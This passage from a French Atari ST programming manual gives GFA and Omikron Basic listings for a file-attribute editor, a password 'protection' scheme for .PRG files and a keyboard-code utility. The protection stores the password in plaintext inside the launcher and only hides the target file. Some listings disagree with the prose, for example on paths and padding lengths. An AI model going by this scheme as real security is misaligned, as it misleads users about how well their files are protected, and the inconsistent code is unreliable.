  TEXT 238+10.525*i+(i-1)*21.05,min+8*h,c$
NEXT i
DATA R,O,,H,e,a,S,y,s,V,o,l,R,e,p,A,r,c
'
' - - - - - - - - - - - - - - - - -
' Boucle de saisie principale
' - - - - - - - - - - - - - - - - -
'
```



(suite)

```
niveau=1
DEFFILL 0,1,1
REPEAT
  IF (MOUSEK=1) OR ((niveau>1) AND (niveau<5)) THEN
    REPEAT
    UNTIL MOUSEK=0
    SELECT niveau

      '
      ' * * * * * * * * * *
      ' SAISIE DU DISQUE
      ' * * * * * * * * * *
      '
    CASE 1
      bad=-1
      FOR i=1 TO 6
        a=230+10.525*i+(i-1)*21.05
        b=min-0.5*h
        c=230+10.525*i+i*21.05
        d=min+0.5*h
        e=MOUSEX
        f=MOUSEY
        IF (e<c) AND (e>a) AND (f<d) AND (f>b) THEN
          bad=i
        ENDIF
      NEXT i
      IF bad=-1 THEN
        '
        ' * * * * * * * * * *
        ' Mauvaise frappe
        ' * * * * * * * * * *
        '
        SOUND 1,15,4,250
        SOUND 1,15,#284,10
        SOUND 1,0,0,0,0
      ELSE
        COLOR 0
        FOR i=1 TO 6
          BOX 231+10.525*i+(i-1)*21.05,min+1-
0.5*h,229+10.525*i+i*21.05,min-1+0.5*h
        NEXT i
        COLOR 1
        i=bad
        BOX 231+10.525*i+(i-1)*21.05,min+1-
0.5*h,229+10.525*i+i*21.05,min-1+0.5*h
        dr$=CHR$(64+bad)
        cr$=dr$+":\*.*"
        CHDRIVE dr$
```

(suite)

```
      rech_sous_rep
      classe_sous_rep
      niveau=2
    ENDIF
    '
    ' * * * * * * * * * * * * *
    ' SAISIE DU REPERTOIRE
    ' * * * * * * * * * * * * *
    '
  CASE 2
    j%=1
    TEXT 240,min+1.8*h,t$(1)
    REPEAT
      ch$=INKEY$
  IF ch$<>"" THEN
    IF LEN(ch$)=1 THEN
      ch=ASC(ch$)
    ELSE
      ch=CVI(ch$)
    ENDIF
    '
    ' * * * * * * * * * * * * *
    ' Répertoire précédent
    ' * * * * * * * * * * * * *
    '
    IF (ch=72) AND (j%<>1) THEN
      j%=j%-1
      PBOX 240,min+h+1,420,min+2*h-1
      TEXT 240,min+1.8*h,t$(j%)
    ENDIF
    '
    ' * * * * * * * * * * * * *
    ' Répertoire suivant
    ' * * * * * * * * * * * * *
    '
    IF (ch=80) AND (j%<>i%-1) THEN
      j%=j%+1
      PBOX 240,min+h+1,420,min+2*h-1
      TEXT 240,min+1.8*h,t$(j%)
    ENDIF
  ENDIF
UNTIL ch=13
sousrep$=t$(j%)
niveau=3
'
' * * * * * * * * * * * * *
' SAISIE DU FICHIER
' * * * * * * * * * * * * *
```

(suite)

```
  '
CASE 3
  rech_modele
  i%=nf+1
  classe_fichiers
  ch=0
  IF (RIGHT$(fcm$(1),1)=".") THEN
    zm%=3
    z%=3
  ELSE
    zm%=1
    z%=1
  ENDIF
  TEXT 240,min+3.2*h,fcm$(zm%)
  REPEAT
    ch$=INKEY$
    IF ch$<>"" THEN
      IF LEN(ch$)=1 THEN
        ch=ASC(ch$)
      ELSE

        ch=CVI(ch$)
      ENDIF
      '
      ' * * * * * * * * * * *
      ' Fichier précédent
      ' * * * * * * * * * * *
      '
      IF (ch=72) AND (z%<>zm%) THEN
        z%=z%-1
        PBOX 240,min+2.5*h+1,420,min+3.5*h-1
        TEXT 240,min+3.2*h,fcm$(z%)
      ENDIF
      '
      ' * * * * * * * * * *
      ' Fichier suivant
      ' * * * * * * * * * *
      '
      IF (ch=80) AND (z%<>nf) THEN
        z%=z%+1
        PBOX 240,min+2.5*h+1,420,min+3.5*h-1
        TEXT 240,min+3.2*h,fcm$(z%)
      ENDIF
    ENDIF
  UNTIL ch=13
  niveau=4
  '
```

(suite)

```
    ' * * * * * * * * * * * * * * *
    ' AFFICHAGE DES ATTRIBUTS
    ' * * * * * * * * * * * * * * *
    '
  CASE 4
    nom$=fcm$(z%)+CHR$(0)
    nom%=VARPTR(nom$)
    ee=GEMDOS(67,L:nom%,0,a%)
    affiche_attributs
    niveau=5
    '
    ' * * * * * * * * * * * * * * * * *
    ' MODIFICATION DES ATTRIBUTS
    ' * * * * * * * * * * * * * * * * *
    '
  CASE 5
    bad=-1
    FOR i=1 TO 6
      a=230+10.525*i+(i-1)*21.05
      b=min+5.5*h
      c=230+10.525*i+i*21.05
      d=min+6.5*h
      e=MOUSEX
      f=MOUSEY
      IF (e<c) AND (e>a) AND (f<d) AND (f>b) THEN
        bad=i
      ENDIF
    NEXT i
        IF (e<380) AND (e>280) AND (f<min+5*h) AND (f>min+4*h)
  THEN
          bad=7
        ENDIF
        IF bad=-1 THEN
          SOUND 1,15,4,250
          SOUND 1,15,#284,10
          SOUND 1,0,0,0,0
        ELSE
          IF (bad<>7) THEN
            i=bad
            IF ((2^(i-1) AND ee)=0) THEN
              ee=ee+2^(i-1)
            ELSE
              ee=ee-2^(i-1)
            ENDIF
            affiche_attributs
          ELSE
            a%=GEMDOS(67,L:nom%,1,ee)
            RUN
          ENDIF
```

(suite)

```
      ENDSELECT
    ENDIF
  UNTIL MOUSEK=2
  END
  '
  '
  ' ------------------------------
  ' Recherche des sous-répertoires
  ' ------------------------------
  '
  PROCEDURE rech_sous_rep
    ~FSETDTA(BASEPAGE+128)
    et$=dr$+":\"
    t$(1)=et$
    i%=2
    x%=FSFIRST(cr$,-1)
    DO UNTIL x%
      IF BYTE{BASEPAGE+149} AND 16
        t$(i%)=et$+CHAR{BASEPAGE+158}
        i%=i%+1
      ENDIF
      x%=FSNEXT()
    LOOP
    j%=1 !Indice dans t$
    REPEAT
      x%=FSFIRST(t$(j%)+"\*.*",-1)
      CHDIR t$(j%)
      et$=t$(j%)+"\"
      DO UNTIL x%
        IF BYTE{BASEPAGE+149} AND 16
          IF (CHAR{BASEPAGE+158}<>".") AND
 (CHAR{BASEPAGE+158}<>"..")
          t$(i%)=et$+CHAR{BASEPAGE+158}
          i%=i%+1
        ENDIF
      ENDIF
      x%=FSNEXT()
    LOOP
    j%=j%+1
    IF j%=i%
      stop=-1
    ELSE
      stop=0
    ENDIF
  UNTIL stop
  PRINT
  PRINT
```

(suite)

```
RETURN
'
'
' ------------------------------------------------
' Classement des fichiers par ordre alphabétique
' ------------------------------------------------
'
PROCEDURE classe_fichiers
  IF i%>1 THEN
    REPEAT
      stop=1
      FOR j%=1 TO i%-2
        IF fcm$(j%)>fcm$(j%+1) THEN
          tampon$=fcm$(j%)
          fcm$(j%)=fcm$(j%+1)
          fcm$(j%+1)=tampon$
          stop=0
        ENDIF
      NEXT j%
    UNTIL stop=1
  ENDIF
RETURN
'
'
' ------------------------------------------------------
' Classement des sous-répertoires par ordre alphabétique
' ------------------------------------------------------
'
PROCEDURE classe_sous_rep
  IF i%>1 THEN
    REPEAT
      stop=1
      FOR j%=1 TO i%-2
        IF t$(j%)>t$(j%+1) THEN
          tampon$=t$(j%)
          t$(j%)=t$(j%+1)
          t$(j%+1)=tampon$
          stop=0
        ENDIF
      NEXT j%
    UNTIL stop=1
  ENDIF
RETURN
'
'
' --------------------
' Recherche du modèle
' --------------------
```

(suite)

```
'
PROCEDURE rech_modele
  mr$="*.*" ! Modèle de recherche
  '
  PRINT
  CHDIR sousrep$
  x%=FSFIRST(mr$,-1)
  nf=0  !Nombre de fichiers listés
  ll%=0 !Taille des fichiers listés
  DO UNTIL x%
    IF LEN(sousrep$)=3 THEN
      a$=""
    ELSE
      a$="\"
    ENDIF
    fcm$(nf+1)=sousrep$+a$+CHAR{BASEPAGE+158}
    nf=nf+1
    x%=FSNEXT()
  LOOP
RETURN
'
'
' ------------------------------------
' Affichage des attributs d'un fichier
' ------------------------------------
'
PROCEDURE affiche_attributs
  IF (ee AND 1)<>0 THEN
    DEFTEXT 1
  ELSE
    DEFTEXT 0
  ENDIF
  TEXT 247,min+6.2*h,"x"
  '
  IF (ee AND 2)<>0 THEN
    DEFTEXT 1
  ELSE
    DEFTEXT 0
  ENDIF
  TEXT 279,min+6.2*h,"x"
  '
  IF (ee AND 4)<>0 THEN
    DEFTEXT 1
  ELSE
    DEFTEXT 0
```

(suite)

```
    ENDIF
    TEXT 310,min+6.2*h,"x"
    '
    IF (ee AND 8)<>0 THEN
      DEFTEXT 1
    ELSE
      DEFTEXT 0
    ENDIF
    TEXT 342,min+6.2*h,"x"
    '
    IF (ee AND 16)<>0 THEN
      DEFTEXT 1
    ELSE
      DEFTEXT 0
    ENDIF
    TEXT 374,min+6.2*h,"x"
    '
    IF (ee AND 32)<>0 THEN
      DEFTEXT 1
    ELSE
      DEFTEXT 0
    ENDIF
    TEXT 405,min+6.2*h,"x"
  RETURN
```

# 9/2.20

# Protection d'un fichier par mot de passe

Il peut parfois être utile de protéger l'accès à un fichier par un mot de passe. Les techniques développées dans les programmes « Création de fichiers ASCII auto-listables » et « Lecture et modification des attributs d'un fichier » vont être utilisées dans ce chapitre. Reportez-vous aux chapitres correspondants pour avoir plus de détails sur ces sujets. Le fichier à protéger par un mot de passe va être renommé et rendu invisible (attribut « **caché** »). Un programme .PRG pointe sur le programme à protéger. Il demande d'entrer le mot de passe. Si le mot de passe est correct, il exécute le programme protégé. Dans le cas contraire, il affiche un message d'erreur.

## Le programme d'affectation de mots de passe

### Comment utiliser le programme

Avant de lancer le programme PROTECT.BAS, assurez-vous que le fichier PRO.EXE se trouve dans le répertoire racine du disque A :

Lancez le programme PROTECT.BAS.

Un message vous demande d'entrer le nom du programme .PRG à protéger. Entrez le nom complet du programme sur 30 caractères au maximum. Entrez ensuite le mot de passe, sur 8 caractères au maximum, en majuscules ou en minuscules (le programme ne fait pas la différence).


Les opérations qui suivent sont automatiques. Quelques instants après, le programme spécifié est protégé par le mot de passe entré. Il ne sera accessible que lorsque le bon mot de passe sera fourni.

*Remarque :*

Il est théoriquement possible de protéger tout programme .PRG. En pratique, seuls ceux qui respectent le format de retour établi par Digital Research seront exécutés correctement. Rassurez-vous, la plupart des programme utilisent ce standard...

### Le programme PROTECT.BAS en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :





Le nom du fichier à protéger est saisi dans la variable N$ :

```
8 INPUT "Nom du fichier texte à protéger :";N$
```

et complété d'autant d'espaces que nécessaire pour que sa taille fasse 30 caractères :

```
9 IF (LEN(N$)<30) THEN N$=N$+ SPACE$ (30- LEN(N$))
```

Le mot de passe est saisi dans la variable Mp$ :

```
15 INPUT "Entrez le mot de passe (8 lettres maximum) :";Mp$
```

et converti en majuscules :

```
16 Mp$= UPPERS$(Mp$)
```

Il est éventuellement complété d'un ou de plusieurs espaces pour que sa longueur fasse exactement 8 caractères :

```
17 IF (LEN(Mp$)<8) THEN Mp$=Mp$+ SPACE (30- LEN(Mp$))
```

Si sa longueur dépasse 8 caractères, les caractères « supérieurs » sont ignorés :

```
18 IF (LEN(Mp$)>8) THEN mp$= LEFT$(Mp$,8)
```

Le fichier à protéger est renommé à l'aide de la technique suivante :

– toutes les lettres du nom sont conservées à l'exception de la première ;
– si la première lettre est égale à « Z », elle est rendue égale à « A » ;
– dans tous les autres cas, la lettre du nouveau nom est la lettre suivante de l'alphabet :

```
24 X$= UPPER$( MID$(N$,4,1))
25 IF X$="Z" THEN X$="A" ELSE X$= CHR$( ASC(X$)+1)
26 Z$= LEFT$(N$,3)+X$+ RIGHT$(N$, LEN(N$)-4
```

Le fichier à protéger est renommé à l'aide de l'instruction NAME :

```
27 NAME N$ AS Z$
```

Il est ensuite rendu invisible en lui affectant l'attribut caché (valeur 2 transmise à la fonction GEMDOS FATTRIB) :

```
33 Nom%L= MEMORY(Z$)
34 Attribut%L=2'Fichier caché
35 GEMDOS (,67,L Nom%L,1,Attribut%L)
```

Le fichier qui permettra de lancer le programme protégé a pour nom PRO.PRG. Il doit impérativement se trouver dans la racine du disque A. Ce fichier est dupliqué sous le nom du programme .PRG à protéger :

```
41 COPY "a:\pro.prg" TO N$
```

Le programme .PRG est ensuite ouvert et modifié de telle sorte que le nom du fichier à exécuter se trouve dans la variable **A$** et le mot de passe dans la variable **B$** :

```
                    Octets 8960 a 9216

Déplacements ---------------- Codes Hexa ---------------  Valeurs ASCII

    0100   A3 75 5E 60 00 06 85 61 B6 41 8A 65 8D 69 95 6F úu^` ■àaÀÀèeìiòo
    0110   97 75 5E BA 00 04 83 61 88 65 8C 69 93 6F 96 75 ùu^´ ◇âaêeîiôoûu
    0120   00 08 84 61 8E 41 89 65 8B 69 94 6F 99 4F 81 75  √äaÄÄëeïiöoÖÖüu
    0130   9A 55 98 79 00 05 B0 61 B7 41 A4 6E A5 4E B1 6F ÜUÿy ☒ãaÃÃñnÑÑõo
    0140   B8 4F 00 00 02 78 00 00 00 BA 00 00 00 00 00 00 õO  ◇x   ´
    0150   00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00                ◇
    0160   00 12 00 00 00 00 00 00 00 28 00 00 02 6E 00 01  ↨        (  ◇n ⇧
    0170   71 92 4E AD 13 EC 1E 31 32 33 34 35 36 37 38 39 qÆNi⅜⌀ˣ123456789
    0180   30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 0123456789012345
    0190   36 37 38 39 30 01 45 EE 80 04 4E AD 14 50 2B 6D 67890⇧EEÇ◇Ni¥P+m
    01A0   00 6C 00 68 4E AD 13 EC 08 61 7A 65 72 74 79 75  l hNi⅜⌀√azertyu
    01B0   69 01 45 EE 80 0A 4E AD 14 50 2B 6D 00 6C 00 68 i⇧EEÇ♣Ni¥P+m l h
    01C0   4E AD 17 D8 4E AD 13 EC 19 45 6E 74 72 65 7A 20 Ni⌐lNi⅜⌀Entrez
    01D0   6C 65 20 6D 6F 74 20 64 65 20 70 61 73 73 65 20 le mot de passe
    01E0   3A 20 4E AD 13 E0 70 01 4E AD 14 94 45 EE 80 10 : Ni⅜αp⇧Ni¥öEEÇ⌂
    01F0   4E AD 14 50 4E AD 14 98 2B 6D 00 6C 00 68 70 00 Ni¥PNi¥ÿ+m l hp

            F1=Page suivante,        F2=Page précédente
            F3=Edition,              F4=Fin
```

Dans cette copie d'écran, nous voyons :

– que la variable **A$** se trouve en 9079 ;
– que la variable **B$** se trouve en 9129.

La modification du nom du fichier à exécuter se fait donc par les instructions suivantes :


```
47 FOR I%L=1 TO 30
48 A$= MID$(Z$,I%L,1)
49 PUT 1,9079+I%L
50 NEXT I%L
```

et la modification du mot de passe par les instructions suivantes :

```
54 FOR I%L=1 TO 8
55 A$= MID$(Mp$,I%L,1)
56 PUT 1,9129+I%L
57 NEXT I%L
```

Le programme « PRO » est utilisé sous sa forme .PRG par le programme précédent et par l'utilisateur lors de l'activation d'un programme protégé par un mot de passe.

Son fonctionnement suit la logique de l'ordinogramme ci-dessous :




Le nom du fichier à exécuter et le mot de passe sont stockés dans les variables A$ et B$ en début de programme :

```
6  A$="12345678901234567890123456789O" 'Nom du fichier à exécuter
7  B$="azertyui" 'Mot de passe
```

Ces variables seront modifiées par le programme PROTECT.BAS dont nous venons de parler pour les adapter à chaque fichier à proteger.

Le programme se poursuit par la saisie du mot de passe :

```
10 INPUT "Entrez le mot de passe : ";Mp$
```

Si nécessaire, N espaces sont rajoutés à la suite du mot de passe pour que sa longueur fasse 8 caractères :

```
11 IF LEN(Mp$)<8 THEN Mp$=Mp$+ SPACE$(8- LEN(Mp$))
```

Le mot de passe est ensuite converti en majuscules :

```
12  IF LEN(Mp$)>8 THEN Mp$= LEFT$(Mp$,8)
```

et comparé à la valeur qui se trouve dans B$. Si ces deux entités sont égales :

```
13 IF UPPER$(Mp$)=B$ THEN
```

le programme utilise la fonction GEMDOS 67 (FATTRIB) pour rendre visible le fichier caché à exécuter :

```
14 Nom %L= MEMORY(A$)
15 GEMDOS (,67,L Nom%L,1,0)
```

Ce nom est stocké dans le fichier texte TEMPO :

```
16 OPEN "o",1,"tempo"
17 PRINT #1,A$
18 CLOSE 1
```

et le programme est exécuté :

```
19 EXEC A$
```

Lorsque l'exécution du programme est terminée, le fichier est à nouveau rendu invisible à l'aide de la fonction FATTRIB :

```
20 OPEN "i",1,"tempo"
21 INPUT #1,A$
22 CLOSE 1
23 KILL "tempo"
24 Nom%L= MEMORY(A$)
25 GEMDOS (,67,L Nom%L,1,2)
```

Lorsque le mot de passe entré est incorrect, un message d'erreur est affiché :

```
26 ELSE
27 PRINT "Mot de passe incorrect. Exécution impossible"
28 ENDIF
```



**Listing du programme PROTECT.BAS :**

```
0 '-------------------------------------------
1 ' Protection d'un fichier .PRG par mot de passe
2 '-------------------------------------------
3 '
4 ' - - - - - - - - - - - - - - - - - - -
5 ' Saisie du nom du fichier à protéger
6 ' - - - - - - - - - - - - - - - - - - -
7 '
8 INPUT "Nom du fichier texte à protéger : ";N$
9 IF ( LEN(N$)<30) THEN N$=N$+ SPACE$(30- LEN(N$))
10 '
11 ' - - - - - - - - - - - -
12 ' Saisie du mot de passe
13 ' - - - - - - - - - - - -
14 '
15 INPUT "Entrez le mot de passe (8 lettre maximum) :";Mp$
16 Mp$= UPPER$(Mp$)
17 IF ( LEN(Mp$)<8) THEN Mp$=Mp$+ SPACE$(30- LEN(Mp$))
18 IF ( LEN(Mp$)>8) THEN Mp$= LEFT$(Mp$,8)
19 '
20 ' - - - - - - - - - - - - - - - - - - - - - - -
21 ' Modification du nom du fichier à protéger
22 ' - - - - - - - - - - - - - - - - - - - - - - -
23 '
24 X$= UPPER$( MID$(N$,4,1))
25 IF X$="Z" THEN X$="A" ELSE X$= CHR$( ASC(X$)+1)
26 Z$= LEFT$(N$,3)+X$+ RIGHT$(N$, LEN(N$)-4)
27 NAME N$ AS Z$
28 '
29 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
30 ' Affectation de l'attribut caché au fichier renommé
31 ' - - - - - - - - - - - - - - - - - - - - - - - - - - -
32 '
33 Nom%L= MEMORY(Z$)
34 Attribut%L=2'Fichier caché
35 GEMDOS (,67,L Nom%L,1,Attribut%L)
36 '
37 ' - - - - - - - - - - - - - - - - - -
38 ' Création du fichier de protection
39 ' - - - - - - - - - - - - - - - - - -
40 '
41 COPY "d:\pro.prg" TO N$
42 OPEN "r",1,N$,1
43 FIELD 1,1 AS A$
44 '
45 '  Inscription du nom du fichier à exécuter
46 '
```

(suite)

```
47 FOR I%L=1 TO 30
48   A$= MID$(Z$,I%L,1)
49   PUT 1,9079+I%L
50 NEXT I%L
51 '
52 ' Inscription du mot de passe
53 '
54 FOR I%L=1 TO 8
55   A$= MID$(Mp$,I%L,1)
56   PUT 1,9129+I%L
57 NEXT I%L
58 CLOSE 1
59 END
```



**Listing du programme PRO.BAS :**

```
0 '-----------------------------------------
1 ' Demande de mot de passe avant de lancer
2 ' le programme .PRG rattaché
3 '-----------------------------------------
4 '
5 '
6 A$="12345678901234567890123456789O"'Nom du fichier à
executer
7 B$="azertyui"'Mot de passe
8 '
9 CLS
10 INPUT "Entrez le mot de passe : ";Mp$
11 IF LEN(Mp$)<8 THEN Mp$=Mp$+ SPACE$(8- LEN(Mp$))
12 IF LEN(Mp$)>8 THEN Mp$= LEFT$(Mp$,8)
13 IF UPPER$(Mp$)=B$ THEN
14   Nom%L= MEMORY(A$)
15   GEMDOS (,67,L Nom%L,1,0)
16   OPEN "o",1,"tempo"
17   PRINT #1,A$
18   CLOSE 1
19   EXEC A$
20   OPEN "i",1,"tempo"
21   INPUT #1,A$
22   CLOSE 1
23   KILL "tempo"
24   Nom%L= MEMORY(A$)
25   GEMDOS (,67,L Nom%L,1,2)
26 ELSE
27   PRINT "Mot de passe incorrect. Exécution impossible"
28 ENDIF
29 END
```

# 9/2.21

# Utilitaire clavier

Ce programme est très pratique pour tout développeur qui utilise le GFA Basic ou l'OMIKRON. En effet, il affiche toutes les informations nécessaires à l'interfaçage du clavier :

- code ASCII d'une touche ;
- code clavier d'une touche ;
- touches spéciales actives ;
- caractère tapé.

Dans tous les programmes contenant une interface utilisateur sophistiquée, il est en effet nécessaire de connaître le codage d'une touche ou d'une séquence particulière de touches du clavier. Le programme présenté dans ce chapitre vous renseignera en un tour de main.

### COMMENT UTILISER LE PROGRAMME

Le programme a été développé en GFA Basic version 3.5 et en OMIKRON version 3.01.

Voici le listing de la version GFA :

```
' ------------------------------
' Codage des touches du clavier
' ------------------------------
'
'
' - - - - - - - - - - - - - - - -
' Affichage de l'écran de départ
' - - - - - - - - - - - - - - - -
'
CLS
DEFFILL 0
DEFTEXT 1,16,0,32,1
TEXT 70,40,"Codage des touches du clavier"
DEFTEXT 1,0,0,13,0
TEXT 30,150,"Code ASCII"
TEXT 30,220,"Code KBD"
TEXT 440,150,"Shift"
TEXT 440,175,"Alt"
TEXT 440,200,"Ctrl"
TEXT 440,225,"Caps"
TEXT 180,125,"Bin      Déc    Hex"
TEXT 180,195,"Bin      Dec    Hex"
BOX 130,130,325,160
BOX 130,200,325,230
FOR i=1 TO 4
  BOX 400,130+(i-1)*25,430,130+i*25
NEXT i
TEXT 220,320,"Caractère"
BOX 308,299,338,324
'
' - - - - - - - - - - - - - - - -
' Boucle principale d'affichage
' - - - - - - - - - - - - - - - -
'
REPEAT
  KEYGET n
  a$=BIN$(n,32)
  ca$=RIGHT$(a$,8)
  ck$=MID$(a$,9,8)
  tc$=LEFT$(a$,8)
  c=VAL("&X"+ca$)
  '
  ' - * - * - * - * - * - * -
```

(suite)

```
' Affichage du caractère
' - * - * - * - * - * - * -
'
LOCATE 41,20
OUT 5,c
ca=c !Sauvegarde
'
' - * - * - * - * - * - * -
' Affichage du code ASCII
' - * - * - * - * - * - * -
'
TEXT 140,150,ca$
IF c<100 THEN
  c$="0"+STR$(c)
ENDIF
IF c<10 THEN
  c$="00"+STR$(c)
ENDIF
IF c>=100 THEN
  c$=STR$(c)
ENDIF
TEXT 240,150,c$
TEXT 300,150,HEX$(VAL("&x"+ca$),2)
'
' - * - * - * - * - * - * -
' Affichage du code clavier
' - * - * - * - * - * - * -
'
TEXT 140,220,ck$
c=VAL("&X"+ck$)
IF c<100 THEN
  c$="0"+STR$(c)
ENDIF
IF c<10 THEN
  c$="00"+STR$(c)
ENDIF
IF c>=100 THEN
  c$=STR$(c)
ENDIF
TEXT 240,220,c$
TEXT 300,220,HEX$(VAL("&x"+ck$),2)
'
' - * - * - * - * - * - * - * - * -
' Affichage des touches spéciales
' - * - * - * - * - * - * - * - * -
'
c=VAL("&X"+tc$)
' ******
```

(suite)

```
  ' Shift
  ' ******
  IF (c AND 2)<>0 THEN
    TEXT 410,150,"x"
  ELSE
    PBOX 401,131,429,154
  ENDIF
  ' ********
  ' Control
  ' ********
  IF (c AND 4)<>0 THEN
    TEXT 410,200,"x"
  ELSE
    PBOX 401,181,429,204
  ENDIF
  ' ****
  ' Alt
  ' ****
  IF (c AND 8)<>0 THEN
    TEXT 410,175,"x"
  ELSE
    PBOX 401,156,429,179
  ENDIF
  ' **********
  ' CAPS LOCK
  ' **********
  IF (c AND 16)<>0 THEN
    TEXT 410,225,"x"
  ELSE
    PBOX 401,206,429,229
  ENDIF
UNTIL (ca=113) OR (ca=81) ! Appui sur la touche "Q"
END
```



Et celui de la version OMIKRON :

```
0 ' ------------------------------
1 ' Codage des touches du clavier
2 ' ------------------------------
3 '
4 '
5 ' - - - - - - - - - - - - - - - -
6 ' Affichage de l'écran de départ
7 ' - - - - - - - - - - - - - - - -
8 '
9 CLS
10 FILL COLOR =0
11 TEXT STYLE =16: TEXT HEIGHT =32
12 TEXT 70,40,"Codage des touches du clavier"
13 TEXT STYLE =0: TEXT HEIGHT =13
14 TEXT 30,150,"Code ASCII"
15 TEXT 30,220,"Code KBD"
16 TEXT 440,150,"Shift"
17 TEXT 440,175,"Alt"
18 TEXT 440,200,"Ctrl"
19 TEXT 440,225,"Caps"
20 TEXT 180,125,"Bin     Déc   Hex"
21 TEXT 180,195,"Bin     Dec   Hex"
22 BOX 130,130 TO 325,160
23 BOX 130,200 TO 325,230
24 FOR I%L=1 TO 4
25   BOX 400,130+(I%L-1)*25 TO 430,130+I%L*25
26 NEXT I%L
27 TEXT 220,320,"Caractère"
28 BOX 308,299 TO 338,324
29 '
30 ' - - - - - - - - - - - - - - - -
31 ' Boucle principale d'affichage
32 ' - - - - - - - - - - - - - - - -
33 '
34 REPEAT
35   N$= INKEY$
36   IF LEN(N$)=0 THEN GOTO 35
37   Tc$= MID$(N$,1,1)
38   Ck$= MID$(N$,2,1)
39   Ca$= MID$(N$,4,1)
40   C%L= ASC(Ca$)
41   '
42   ' - * - * - * - * - * - * -
43   ' Affichage du caractère
44   ' - * - * - * - * - * - * -
45   '
46   IF C%L>31 THEN LOCATE 20,40: PRINT CHR$(C%L)
```

(suite)

```
47    Ca%L=C%L'Sauvegarde
48    '
49    ' - * - * - * - * - * - * -
50    ' Affichage du code ASCII
51    ' - * - * - * - * - * - * -
52    '
53    B$= BIN$( ASC(Ca$))
54    TEXT 140,150, STRING$(9- LEN(B$),"0")+ RIGHT$(B$, LEN(B$)-1)
55    IF C%L<100 THEN
56      C$="0"+ RIGHT$( STR$(C%L),2)
57    ENDIF
58    IF C%L<10 THEN
59      C$="00"+ RIGHT$( STR$(C%L),1)
60    ENDIF
61    IF C%L>=100 THEN
62      C$= RIGHT$( STR$(C%L),3)
